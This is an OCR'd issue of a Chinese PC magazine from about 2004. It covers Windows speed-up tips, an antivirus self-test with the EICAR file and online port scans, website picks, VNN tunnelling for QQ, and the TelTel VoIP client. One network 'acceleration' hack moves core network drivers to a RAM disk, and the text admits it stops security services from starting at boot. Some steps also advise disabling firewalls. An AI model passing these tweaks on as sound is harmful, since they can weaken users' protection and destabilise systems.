OnBoard AC'97 MODEM：板载AC'97 Modem（集成声卡）

另外，有些设备只是偶尔会用到，如软驱等，因此可以按下 Win + Break 组合键，进入“硬件→设备管理器”，找到并分别右击“Standard floppy disk controller”、“Floppy disk drive”，在弹出的快捷菜单中选择“停用”即可（见图7）。



图7

这样可以为其他设备节省出宝贵的中断资源，从另一个角度优化系统性能。

火速链接

请按照《电脑爱好者》第十六期特别话题《剿匪大行动 全歼 Windows 另类垃圾》一文介绍的方法，制作关机清理垃圾文件脚本，从而让 Windows 能够每天自己倒垃圾。

5招 Windows 提速秘技大公开

1 硬盘数据线连接有学问

单独一块硬盘，那么一定要连接在连接线末端，如果接在线中间，会导致信号错误，如果连接的是 Ultra DMA 硬盘，这些信号错误会阻碍它按最大性能工作。

2 禁掉暗藏的文件索引

首先推荐使用NFTS文件系统，因为对于目前动辄百GB的大容量硬盘，此文件系统的效率和可靠性较FAT32文件系统更高。但默认情况下，Windows都会为各个NFTS分区打开索引服务，即使已经在“开始→搜索→文件和文件夹→搜索选项”中禁用掉了索引服务。它仍会在后台从硬盘的文档和其他文件摘录信息，生成一个“搜索关键词”，非常费时。因此，还要进入“我的电脑”，分别右击NTFS分区，然后选择“属性”，在“常规”选项卡中取消“允许索引服务编制该磁盘的索引以便快速搜索文件”的勾选（见图8）。




图8

3 桌面壁纸保持在300KB以下

不少人喜欢将自己拍摄的数码照片作为Windows的桌面壁纸，但特别要注意，文件最好不要超过300KB，因为作为壁纸就要一直占据在内存中，如果太大，就会占用过多内存资源。而数码照片一般都在500KB～2MB左右，所以，建议事先最好用ACDSee之类的软件对图片进行降低分辨率、减少色彩数、改存为JPG格式等处理。

4 给常变动文件搬家

这里所指的常变动文件包括：Windows临时文件、虚拟内存、Internet临时文件，默认情况下，它们都占据在系统分区，除虚拟内存外，系统和Internet临时文件的体积都比较小，并且在Windows运行过程中它们不断被创建、删除，这样就造成了大量磁盘碎片（其实虚拟内存也因为不停地被读写而产生碎片），影响整个系统分区的性能。因此，建议将这些常变动文件移动到其他分区，为系统分区减减负。

（1）Windows临时文件：在其他分区创建TEMP文件夹，如F:\TEMP，按下Win + Break组合键打开系统属性窗口，进入“高级→环境变量”，分别双击“TEMP”和“TMP”这两个变量名，接着在弹出窗口中的“变量值”中将路径修改为“F:\TEMP”。

（2）虚拟内存：按照2004年第5期《虚拟内存到底应该怎么设？》的介绍进行科学设置。

（3）Internet 临时文件：按照后面介绍的方法，将其设置到内存盘中。

5 移动 dllcache，精简系统分区

许多网上流传的减肥秘技中都会介绍，删除 WINNT\System32\dllcache 文件夹释放 200MB～300MB 磁盘空间，但这样相当于破坏了 Windows 2000/XP 的自修复功能，在某种程度上降低了系统抵抗恶意程序破坏的能力。但系统分区确实寸土寸金，尽量精简系统分区，能有效加快 Windows 运行，所以可以将 DllCache 文件夹移动到另外分区，如“F:\dllcache”，接着在“开始→运行”中输入“gpedit.msc”打开组策略，进入“计算机配置→管理模板→系统→ Windows 文件保护”，在右侧窗格中双击“指定 Windows 文件保护缓存位置”，接着选择“启用”，并在“缓存文件路径”中输入“F:\dllcache”。

寻找真正的网络加速

网上有不少宣称“可以将网速提高 100%～400%”的网络优化软件，但细细想想，就能明白它们绝对夸张过头，因为不管如何优化你的电脑，都不可能超越网络提供商所提供的网速，比如：512KB 的 ADSL，不可能在优化后变成 1MB。我们对这些软件做过详细分析，发现它们不过是对 Windows 中与网络相关的注册表键值进行了调整。同时，在实际测试中，有的电脑得到了些许提速，有的却反而降速了。这里面的最主要原因就是每台电脑由于网络连接、网络设备的不同而导致注册表键值也要有所不同，而大部分网络优化软件都使用的是统一的键值，从而也就产生了效果不一的问题。当然，尽管有的电脑网速得到了些许提升，但那仅仅是实验室精确计算出来的，在实际使用中，可能你根本就无法感觉到。因此，对于注册表调整加快网速我们持可用可不用的态度。如果你很想一试，可以采用 SG TCP Optimizer。

1.用 SG TCP Optimizer 优化网络

它是由国外著名网络优化网站——http://www.speedguide.net/ 推出的免费工具（适用于 Windows 98/Me/2000/XP），也是目前最理想的网络优化工具之一，下载地址为 http://www.speedguide.net/files/TCPOptimizer.exe。




图 9

第一步：在“Settings”选项卡中选择自己的上网方式，如“Dialup”（拨号）、DSL、DSL(PPPoE)、Cable Modem、Extreme（类似卫星上网之类的高速连接）等。接着选中下方的“Custom settings”，将上面的“MaxMTU”的值修改为“1500”。

第二步：进入“MaxMTU”选项卡，单击“Start”按钮测试适合你的最佳 MTU 值，软件测试结束后，会在结尾处标明“You can set your MTU to xxxx”（其中 xxxx 就是测试出的最佳 MaxMTU 值，比如 1492）（见图 9）。返回“Settings”选项卡，将“MaxMTU”修改为1492。最后单击“Apply Changes”按钮重启电脑使修改生效。

2.真真切切的网络加速绝招

我们通过对 Windows 的分析发现，大部分网络功能都要依赖于 AFD 和 TCPIP 这两个服务，因而系统要频繁读取相应的 afd.sys 和 tcpip.sys 文件，如果能够提高这两个服务的效能（其实也就是提高这两个文件的读取速度），那么相应也会得到网速的提升。经过不断尝试，我们终于摸索出了一个适用于 Windows 2000 的网络加速奇招（很遗憾它目前还不能用于 Windows XP）。通过测试比较，网页浏览、下载等网络相关操作的速度较未优化前有了非常明显的提升，比如：以前在 512KB 的 ADSL 环境下，如果使用 BT 下载，浏览网页就会变得非常慢，而现在即使 BT 全速下载，网页浏览也不会受太多影响。

第一步：到 http://www.newhua.com/cfan/200406/ramdisk.rar 下载我们曾经介绍过的内存盘软件——RamDisk，解压缩后双击其中的“ramdisk.exe”启动软件，在“Disk Size(Bytes):”（磁盘大小）中选择内存盘大小，如果物理内存在 128MB 以下，可选“2880K”，如果超过 256MB 则建议选择“16M”（这样可以将 Internet 临时文件也放在内存盘中，提高浏览速度），在“Driver Letter:”中选择“R”为内存盘盘符，在“Media Type”中选择“RAM Drive”即可。完成后，单击右侧“Install Ramdisk”按钮安装内存盘，很快在“我的电脑”中会出现“R”这个磁盘，它就是我们所创建的内存盘。

第二步：打开注册表编辑器，找到[HKEY_LOCAL_MACHINE

> **小提示**
>
> 如果物理内存超过256MB，则强烈建议将Internet临时文件放置到内存盘中，这样会明显提高网页浏览速度。打开IE，单击"工具→Internet选项→常规"，单击"设置"按钮，将"使用的磁盘空间"修改为1MB～2MB（对于宽带用户，如果你还在用Modem，可以设置到10MB），接着单击"移动文件夹"，然后选择创建的内存盘即可。

\SYSTEM\CurrentControlSet\Services\AFD]，将右侧窗格中的"ImagePath"的值由"\SystemRoot\System32\drivers\afd.sys"改为"\??\R:\afd.sys"（见图10）。

第三步:找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet



图10

> **小提示**
>
> 提高AFD缓存
>
> 打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AFD\Parameters]，
>
> 在右侧窗格修改双字节值"BufferMultiplier"的数值为1024（选择"十进制"）。

\Services\Tcpip]，同样将右侧窗格中的"ImagePath"的值由"\SystemRoot\System32\drivers\tcpip.sys"改为"\??\R:\tcpip.sys"。

第四步：打开记事本，输入以下语句（括号中为解释，不用输入）：

```
@echo on
copy c:\winnt\System32\DRIVERS\tcpip.sys R:\（复制tcpip.sys文件到内存盘）
copy c:\winnt\System32\DRIVERS\afd.sys R:\（复制afd.sys文件到内存盘）
net start afd（启动afd服务）
net start tcpip（启动tcpip服务）
net start dhcp（启动dhcp服务）
@exit（执行完毕后自动退出）
```

将这个文件保存到"C:\WINNT\system32\GroupPolicy\Machine\Scripts\Startup"文件夹，文件名为"tcpip.cmd"。

第五步：按下Win+R组合键，输入"gpedit.msc"打开组策略窗口，进入"计算机配置→Windows设置→脚本（启动/关闭）"，在右侧窗格双击"启动"，在弹出的窗口中单击"添加"按钮，在出现的"编辑脚本"窗口中单击"浏览"按钮，接着双击刚才创建的"tcpip.cmd"完成脚本添加操作。

第六步：重启电脑。你可能会发现系统登录时间要比以前长不少，这是因为要执行开机脚本，但相对于网速的提升，这点损失应该可以承受。

第七步：你可能发现，杀毒软件和防火墙软件的即时监测功能没有正常启动，这是由于大部分杀毒软件和防火墙软件的即时监测是作为系统服务存在的，而它们又依赖于afd、tcpip服务，而在Windows启动时，创建内存盘和登录脚本的执行都晚于Windows系统服务的启动，而我们更改了tcpip.sys和afd.sys文件的位置，系统在启动afd、tcpip服务时，内存盘还没有创建，这样Windows也就无法找到相应文件而不能启动这两个服务，所以杀毒软件和防火墙软件的即时监测服务也就因为没有找到afd、tcpip服务，无法正常启动了。不过，没有关系，我们可以将相应的启动服务命令写入"tcpip.cmd"。

打开"控制面板→管理工具→服务"，查看其中是否有关于杀毒软件、防火墙软件的服务，比如杀毒软件AVP在安装后会增加名为"AntiVirService"的服务，而防火墙软件ZoneAlarm则会增加名为"vsmon"的监控服务，用记事本打开"tcpip.cmd"，加上"net start AntiVirService"和"net start vsmon"这两行语句。整个文件就是：

```
@echo on
copy c:\winnt\System32\DRIVERS\tcpip.sys R:\
copy c:\winnt\System32\DRIVERS\afd.sys R:\
net start afd
net start tcpip
net start dhcp
net start AntiVirService
net start vsmon
@exit
```

打开命令提示符，将"tcpip.cmd"拖放进来，回车后看看运行过程，如果杀毒软件和防火墙软件的监测服务都顺利启动，说明输入的命令正确。

写在最后面

当然Windows的加速秘技远远不止上面所提到的这些，我们以前也曾经介绍过不少，大家可以参考。不过，最后还要特别说一句，优化其实只是一种辅助手段，它绝对不可能让你的PII变成PIII，也不可能使512KB的网速提升到1MB。想让自己的电脑跑得更快，那么硬件升级、保持系统健康和整洁才是真正的硬道理！

CF [ZT01]

网络充满着诱惑，也隐藏着无数危险的陷阱，网络安全成为人们关注的焦点。有些朋友可能认为安装了反病毒软件和网络防火墙就万事大吉了，其实不然。为了保险起见，给电脑来个安全测试吧！



你的电脑是否扛得住

——电脑安全自我测试

■ 吉林 海浪轻风

内部测试

测试原因:安装完反病毒软件后如果不进行任何测试，将会存在很大风险，而且因为用户水平的差异以及软件环境的不同，可能会出现病毒防火墙没有开启，或虽然加载进程却没有正常工作的情况，所以安全测试必不可少。

测试方法:主要通过移动、拷贝文件等方式测试病毒防火墙(病毒即时监控)系统是否能有效地检测到病毒的存在，不过并不是说让大家主动找一个病毒来进行试验，那样风险太大。笔者教你一个又安全又简单的方法:打开"记事本"，输入如图1所示内容后保存成文本文件。



图 1

打开病毒防火墙开始测试，有些杀毒软件的病毒防火墙比较敏感，立刻就能检测出来，弹出病毒警告提示框，如金山毒霸6(见图2)、江民杀毒王、瑞星;有些反应慢一些，用鼠标右击该文件，一般也能检测出来并弹出病毒警告提示框，如趋势网络安全个人版;如果你的病毒防火墙在打开这个文件的属性窗口，甚至连打开文件都没有任何反应，那说明它没有被开启或没有正常工作，你可以卸载后重装一下，也可能因为安装了多套反病毒软件，出现了冲突。




图 2

测试压缩包查毒功能:先关闭病毒防火墙，以免无法进行下面的操作，然后把该文件用Winzip压缩成ZIP文件，或加入其他文件进行双重、多重压缩，接着利用杀毒软件对文件进行扫描，以验证压缩包查毒功能是否有效。如果无法扫描到，请调整一下软件设置(例如在金山毒霸6中进入"综合设置→全面杀毒"，选择扫描所有文件并勾选"进入压缩包查毒"，同时在"高级选项"中勾选"处理ZIP压缩内的病毒"，见图3)，接着进行重新扫描，如果可以查到病毒则说明是软件设置的问题，否则需要重装软件试试。



图 3

邮件测试

测试原因:主要测试反病毒软件中的邮件防火墙是否工作正常。

测试方法:首先确保邮件防火墙开启了邮件接收查毒和邮件发送查毒功能，然后新建两封邮件，收件人地址都为自己的邮箱，把刚才的病毒测试文件作为附件添加到邮件中，操作前同样需要关闭实时监控系统，否则无法进行操作。接下来分为两步测试，先发送一封邮件，查看邮件发送查毒功能是否起作用。然后关闭邮件防火墙，发送第二封邮件，过一段时间打开邮件防火墙接收这封邮件，看邮件接收查毒功能是否正常(见图4)。如果你使用的电子邮箱自带杀毒功能，则需要登录到Web页中把它关闭，以免事先被它拦截使测试失败。



图 4

外部测试

测试原因:主要测试来自网络上的病毒，即是否可以实时监控到下载文件是否为病毒文件或带毒文件。

测试方法:直接在IE地址栏中输入http://www.trendmicro.com/ftp/

products/eicar-file/eicar.com，或者在FlashGet等下载工具中添加任务进行下载，如果病毒防火墙即时发出警告或拦截，则说明工作正常，否则必须及时找出原因，以免出现更大的问题。

小编有话说: 上面创建的文本文件并不是真正的病毒，没有任何危害，只不过是欧洲计算机防病毒研究协会(EICAR)与反病毒软件厂家一同开发的一种测试文件，主要用于检查安装和配置，因为其“特征码”已经包含在国内外各种反病毒软件的病毒代码库中，所以可以被病毒扫描引擎检测到。我们做这样的测试绝不是无事生非、自找麻烦，正所谓“平时多流汗，战时少流血”，为了电脑的安全，大家最好都测试一下。

在线安全测试

在线安全测试可以帮你扫描出系统中存在的漏洞，综合检验系统安全强度。目前国内外都能找到提供这项免费服务的网站，例如国人非常熟悉的天网(SKYNET)，地址为http://pfw.sky.net.cn/news/info/list.php?sessid=&sortid=17，网站一共提供了四项在线测试:木马检测、端口扫描检测、信息泄露检测和系统安全性检测。

1.木马检测

木马是最令电脑用户头痛的，如果不能及时发现会给你的隐私和安全带来长期的威胁。木马检测就是通过尝试连接你电脑上一些常见的木马端口，以此来判断系统中是否有木马在活动。点击“进入”按钮，同意网站的授权协议(每一项检测前都要接受类似协议)，然后开始检测。等一两分钟后检测完毕，会列表显示出扫描的端口号、对应的木马或蠕虫病毒。如果所有选项结果都为“隐形”，那么恭喜你，你的电脑没有发现这些常见的木马程序(见图5)。但是还是不能掉以轻心，因为有些木马病毒可以改变自己的端口及形态，建议大家上网时开启天网、金山网镖等网络防火墙。这个检测项目会经常更新木马库，大家可以定期测试一下。



图5

2.端口扫描检测

电脑系统共有65535个端口，木马检测中只会对一些知名木马端口进行扫描，但系统中还存在一些标准的、容易受到攻击的网络服务端口，这就要使用端口扫描进行测试。它会尝试建立标准的TCP/IP连接，当端口扫描器完成扫描后，哪些端口是敞开着的以及从端口扫描器传送了什么连接请求都将一目了然。点击“进入”，接受协议后开始检测，完成后会列出常见服务和对应的端口，每个端口的扫描结果分为开放、关闭和隐藏三种状态。

如果在没有防火墙，并开启了相关服务的情况下，端口显示为“关闭”，则说明你的系统是安全的，所有的外部连接请求都被马上回绝，不过也要注意Windows新出现的漏洞，及时更新操作系统。

如果所有测试端口都处于“隐形”状态，那说明防火墙正在高效工作，已经把一切不速之客拒之门外，即使你的电脑以前曾被所谓的入侵者浏览和进入过，反弹给这个IP地址的信息也会让攻击者误以为你已经退出了系统或已经不存在了。

最不幸的结果就是发现某个端口处没有服务在运行，却显示为“开放”状态(例如TCP139、TCP445等)，这时应仔细检查自己的系统是否已经被黑客入侵，然后清除这些木马服务端，最好在网络防火墙中创建一条IP地址规则封闭它。

3.信息泄漏检测

由于电脑系统的网络设置存在种种不合理或不安全的地方，可能导致你的隐私数据暴露在互联网上，信息泄漏检测会试图获取包括你的电脑名、共享文件目录和打印机名称等信息，如果存在安全隐患会把它们列出来，甚至把共享目录里的具体内容列出来。点击“进入”开始测试，如果结果显示“系统到您的计算机的连接超时…由于连接超时，系统无法连接到您的计算机系统的NETBIOS端口(139端口)”，则说明你开启的网络防火墙是有效的，它拦截了对方的刺探(见图6)。




图6

4.系统安全性检测

大规模泛滥的冲击波和震荡波病毒都是通过新发现的系统安全漏洞进行传播和攻击的，系统安全性检测主要针对这一方面，点击“进入”开始测试前，会提示你“如果您的电脑系统存在漏洞，在倒数时间内，您的电脑系统会出现蓝屏现象，所有网络连接将被中断，并且网络系统将会失效，您必须重新启动您的系统，才能恢复正常”，所以测试前最好关闭其他不用的程序，以免数据丢失。如果测试后上述现象没有出现(见图7)，则说明你的电脑和防火墙经受住了攻击的考验，否则你一定要打上系统补丁，同时调整好网络防火墙的设置。



图7

小提示

http://scan.sygate.com/也提供了在线安全测试服务。

CF [WL01]

CFAN 收藏家

有一些网站并非大而全，但在某一方面可能是最强或最具特色的，在这里为大家贡献一些珍品！如果大家收藏有一些好网站，也可以推荐给小渔(请发送到 webhot@cfan.com.cn)。

我是专家我怕谁



1.宽带专家

关键词:宽带 ADSL

你我de论坛宽带技术交流区:http://www.516600.com/cgi-bin/lb5000/forums.cgi?forum=54

北京宽带网ADSL技术讨论区:http://forum.bbn.com.cn/forumdisplay.php?fid=11

中国宽带网:http://www.cntele.com/

想获取ADSL Modem刷新firmware、开路由的宝典吗？想得到各种宽带的优化秘籍吗？想摆脱断流、断线等宽带故障的苦恼吗？来这几个地方逛一逛，肯定会有收获。

2.光存储与刻录专家

关键词:光存储 刻录 盘片

光磁存储专业资讯:http://www.cdbest.net/

经常与CD-ROM、DVD-ROM、CD-R和DVD-R打交道，自然想了解一些驱动器的测试报告与选购技巧、刻录盘片的测试报告与选购要领、刻录方法与相关故障解决措施，那不妨来这个专业站点看看吧！

3.MSN Messenger专家

关键词:MSN Messenger 下载 表情 显示图片

MSN Messenger中文专业站:http://www.msner.com/

MSN Messenger国外专业站:http://www.mess.be/

MSN Messenger是用户数仅次于QQ的聊天软件，在这里你能下载到其相关插件，获取其表情图标和显示图片，并提升使用技巧。

4.网管专家

关键词:网管 局域网 网吧

我是网管论坛:http://www.54master.com/

这是一个非常火爆的网管论坛，网络基础、网吧与局域网技术、设备购买、网页制作和攻防技术应有尽有，如果你有局域网方面的问题，不妨去问问。

5.笔记本电脑专家

关键词:笔记本 ThinkPad

人人有本用:http://www.nbuser.com/

专门网:http://www.thinkpad.cn/

这是IBM ThinkPad笔记本电脑的专业站，其中提供了ThinkPad和其他笔记本电脑的最新新闻、基础知识、技巧心得与故障解决方案。

6.IT认证考试专家

关键词:认证 考试

中国IT认证实验室:http://www.chinaitlab.com/

在其中可以找到各类IT认证的考试资讯、复习资料和各类模拟试题，论坛的高手们还会对你的认证科目进行推荐。

7.图像处理专家

关键词:图形图像处理 设计

视觉中国专业设计网站:http://www.chinavisual.com/

设计在线:http://www.dolcn.com/data/cns_1/

中国Photoshop联盟:http://www.photoshopcn.com/

想学习图像处理技术？想领略最新的设计风格和创意？那不妨在这些地方转转，灵感来自于瞬间的迸发，也离不开博采众家的积累。

8.驱动程序专家

关键词:驱动

驱动之家:http://www.mydrivers.com/

想找最新的驱动程序吗？想找最新的BIOS吗？这里差不多是最全的。

9.手机专家

关键词:手机 手机卡 手机附件

Younet友人网:http://www.younet.com/

在Younet友人网，有多种手机的使用技巧、评测资料，有网友的购机经历和经验，而且几乎每种手机都有它自己的论坛和性能参数，想买手机、想用好手机的朋友推荐来此坐坐。

10.桌面主题专家

关键词:桌面主题 图库

猫猫图片酷:http://www.tucoo.com/

极限主题:http://www.themex.net/

电脑也是“要面子”的，怎样才能把电脑打扮漂亮呢？有一款个性十足、美观大方的桌面不仅能使你心情舒畅，还能提高工作效率哟！CF [WL02]

让QQ文件传送快50倍

■ 北京 阮征

使用QQ的朋友常常会报怨“我为什么不能和好友视频聊天呀”或“我的2MB宽带怎么传文件才2KB/s呀”，这些问题通常和使用者的网络环境有关，比如聊天双方中有一个或两个都在内网时，就非常容易发生此类情况。那如何来解决这类问题呢？我有办法让QQ传输文件迅猛加速，让QQ视频成功率达到100%。

为了加快QQ文件的传输速度，提高视频聊天的成功率，需要请出法宝VNN。

VNN小档案

软件版本:2.0 Pre10	软件大小:1390KB
软件性质:共享软件	适用平台:Windows 2000/XP/2003
下载地址:http://www.vnn.cn/cn/download/Vnnc20Pre10-Fix1.zip	

加速QQ文件传输并提高视频成功率

A用户:512K ADSL(外网) Windows XP Professional

B用户:10M FTTB(内网) Windows 2000 Professional

由于B用户处在内网，并且网络出口有防火墙对端口和数据包进行限制和过滤，所以当A和B通过QQ传输文件时速度非常慢，只有可怜的1KB/s（见图1）。而视频聊天则更是离谱，不管由谁发起连接，总是提示“和对方建立连接不成功，超时退出”，关闭了防火墙后症状依旧。




图1

第一步:下载后解压VNN安装包，运行其中的setup.exe进行安装，语言环境推荐使用中文，安装完成后系统托盘中会出现一个呈断开状态的本地连接，请从“开始”菜单中找到“VNN Client Program”运行VNN。

第二步:启动VNN后，点击右下角的“账号”按钮，会弹出“注册账户”对话框，填入所需的账号名称(注意账号名称后缀必须是“.user.vnn.cn”，比如你要申请“abc”就填写“abc.user.vnn.cn”)和密码，然后点击“提交注册新账号请求”按钮完成注册工作(见图2)。



图2

第三步:点击主窗口下方的“配置”按钮，在“个人”选项卡中的“账号”一栏处填入刚才注册的账号和密码，完成登录设置。返回到主窗口点击“登录”按钮，如果网络运行正常的话，会在任务栏处弹出账户登录成功信息，在主窗口的“当前状态”选项卡的“基本信息”栏处可以看到“登录状态”与“VNC地址”等信息。

第四步:缺省情况下任何用户都可以连接到登录VNN的机器，容易引发安全问题，所以我们还需要对VNN安全性进行设置。点击主窗口中的“配置”按钮，然后选择“关系”选项卡(见图3)。如果只想要熟人和本机建立连接，可以在“黑白名单”处选择“我使用白名单，只有列表中的账号才能获得我的信息并通讯”，然后按右侧的“添加”并输入可信任的用户的账号名称后确定，最后按“提交改动”按钮保存设置。




图3

第五步:把对方添加为好友可以使我们随时得到对方的VNC地址等信息，在“关系”选项卡下的“好友名单”处点击“添加”按钮，输入好友账号，添加完成后按“提交改动”按钮保存配置。




图4

第六步:确认好友在VNN主界面"当前状态"选项卡"地址表"中的状态为在线(见图4),这时我们再通过QQ传输文件就会发现传输速度得到了大幅度提高。经过多次试验发现,使用VNN后内网QQ的传输速度从不到1KB/s最高可提升到近50KB/s(见图5),几乎达到了A用户的网络最高传输速度。



图5

第七步:再次发送视频请求,如果你使用QQ显IP地址外挂就会发现对方的IP地址已经变成和本机处在同一个内部网中了,视频聊天也可以正常进行(见图6),真正地实现了穿越防火墙的功能,从此视频聊天再也没有了痛苦。

小提示

★VNN对QQ2004以下版本无效。

★VNN连接后,QQ视频聊天的成功率几乎可以提高到100%;而文件传输速度的提升则主要集中在带宽较大而P2P传输速度却很慢的内网用户中,提速后的传输速度为原来的150%到5000%不等。

VNN疑难解答



图6

1.有时会出现无法注册VNN账号的情况。

这是由于VNN的注册程序目前对网络的支持性不好,在某些网络下注册会导致一些异常情况,甚至无法注册。如果重复尝试后仍然无法获取账号,可以登录VNN官方论坛http://www.vnn.cn/bbs/dispbbs.asp?boardID=5&ID=2259&page=1来索要账号,他们在24小时内会受理你的账号申请请求。

2.在登录VNN时,程序提示"设置VNN地址失败!也许是你的防火墙挡住了DHCP包!请开放UDP 67,68端口!"

遇到这种情况可以首先关闭网络防火墙,再取消手动指定的VNN的DNS服务器和(或)IP地址,改成自动获取。另外如果本机使用的拨号软件自带DHCP功能的话,需要关闭相应功能才能正常使用VNN。

3.有时成功登录VNN后,连接就断开了,显示"本次登录已注销"。

如果这种问题出现得非常频繁,那么有可能是你的网络阻止了VNN的数据包,可以尝试关闭防火强或降低网络的防御等级。另外,如果你所在的网关使用了"快速切换"模式也会发生这种情况,可以联系网络管理员恢复正常模式。在使用中笔者还发现如果出现这种情况,可以尝试登录后马上注销,再次登录后就不会出现自动注销的情况了。CF [WL03]

我永远是你的最新联系人

QQ2004中有一个非常方便的功能,凡是与我们最近聊过天的网友都会出现在"最近联系人"这一栏中,越是最近联系的就越在最前面。于是有的朋友想:能不能把自己的QQ图标永远放在对方"最近联系人"列表的最前面。其实方法很简单,在与对方聊天时,将系统时间设置为将来的某一年,然后再与对方聊天即可,这个功能对在网上泡MM的朋友们来说是再实用不过了:)。(黄迎)

我的最爱往前排

浏览器提供了"收藏夹"功能,能让我们在上网时将喜欢的网站保存下来,下次要访问时直接点击里面的链接即可。可是时间长了之后,"收藏夹"里的网址越来越多,那能不能让最喜欢的网址放在最前面呢?方法很简单,单击菜单栏的"工具→Internet选项",在弹出的对话框中进入"高级"选项卡,选中"启用个性化收藏夹菜单"即可。 (黄迎)

CF [WL04]

一天接到表哥打来的电话，一开始他就一反常态地问我是否听得清楚，而后笑个不停。在我的一直追问下，表哥才告诉我这个电话是他用电脑软件拨打的，而且还是免费的(该软件可以免费拨打中国大陆、中国香港、美国、加拿大、法国、德国等地的电话)。天下掉馅饼了？一看电话来电显示器，0017931不是手机和固定电话的号码，才有点相信。

煲电话粥不要钱

■ 广东　Heelen

表哥使用的拨打电话软件名为TelTel，是个语音聊天软件，其主要功能是PC to PC的语音聊天，但如果好友有三个或三个以上，就可以免费享受PC to Phone(用电脑拨打电话)的功能，也就是利用这个软件拨打手机、固定电话等。

TelTel小档案

软件版本:0.5.10　　软件大小:2.3MB
软件类型:免费软件　　适用平台:Windows 9x/Me/NT/2000/XP/2003
英文原版下载地址:http://www.teltel.com/TelTel-Installer.exe
中文版下载地址:http://wh.onlinedown.net/down/ha-TelTel0510.exe

软件操作十分简单，5分钟就能熟悉上手(见图1)，所以也很适合不会打字的中老年人上网聊天。安装并运行TelTel，点击“Login”(登录)进入，和其他聊天软件一样，需要先申请一个账户，点击“New User”(新用户)。在注册向导中，分别输入E-mail地址、账户密码和显示名称，确认无误后点击“Next”(下一步)就可以使用了。



图1

1.设置耳机和麦克风

要设置耳机和麦克风，请选择“Tools→Tuning Wizard”(工具→调节向导)，在向导中可以设置耳机和麦克风各自使用的声卡设备，并测试、调节耳机和麦克风的音量。

2.添加好友

要添加好友，可以选择“Friends→Add a Friend”(好友→添加一位好友)或直接点击“Add Friends”按钮，在弹出的对话框中选择发出邀请的方式。如果选择“By email”(通过E-mail)，要填写对方的E-mail地址，需要的话还可以填写对方和你的名称，TelTel会自动生成附加的邮件内容，我们可以进行修改，或编辑自己需要的主要邮件内容。如果选择“By instant messenger”(通过即时信使)，TelTel会在“COPY”栏中自动生成一个网址，把它发给朋友，也同样可以进行邀请。如果对方没有安装TelTel，网站会提示下载安装，注册新账户后就会自动添加为邀请方的好友。如果要邀请的好友在线，还可以在拨号框中输入对方的E-mail地址，按“Dial”(呼叫)直接进行邀请。

3.状态

在TelTel界面中，好友名称后面显示的是好友的状态，这个功能很像MSN Messenger。要更改自己的状态，可以选择“File→Change My Status”(文件→改变我的状态，见图2)。如果当前某个好友不在线，要求对方上线后呼叫你，可以在好友名称上右击，然后选择“Please Call Me Back”(请回复我)，在对话框中选择该呼叫的重要性，输入告知对方的信息，并设置该呼叫要求的时间期限，单击“Send”(发送)就可以了。对方一上线，就会听到提示音，并在名称前面显示一个听筒的图标  。把鼠标指针停留在该图标上，会显示该呼叫要求的重要性和告知信息。



图2

4.拨打电话

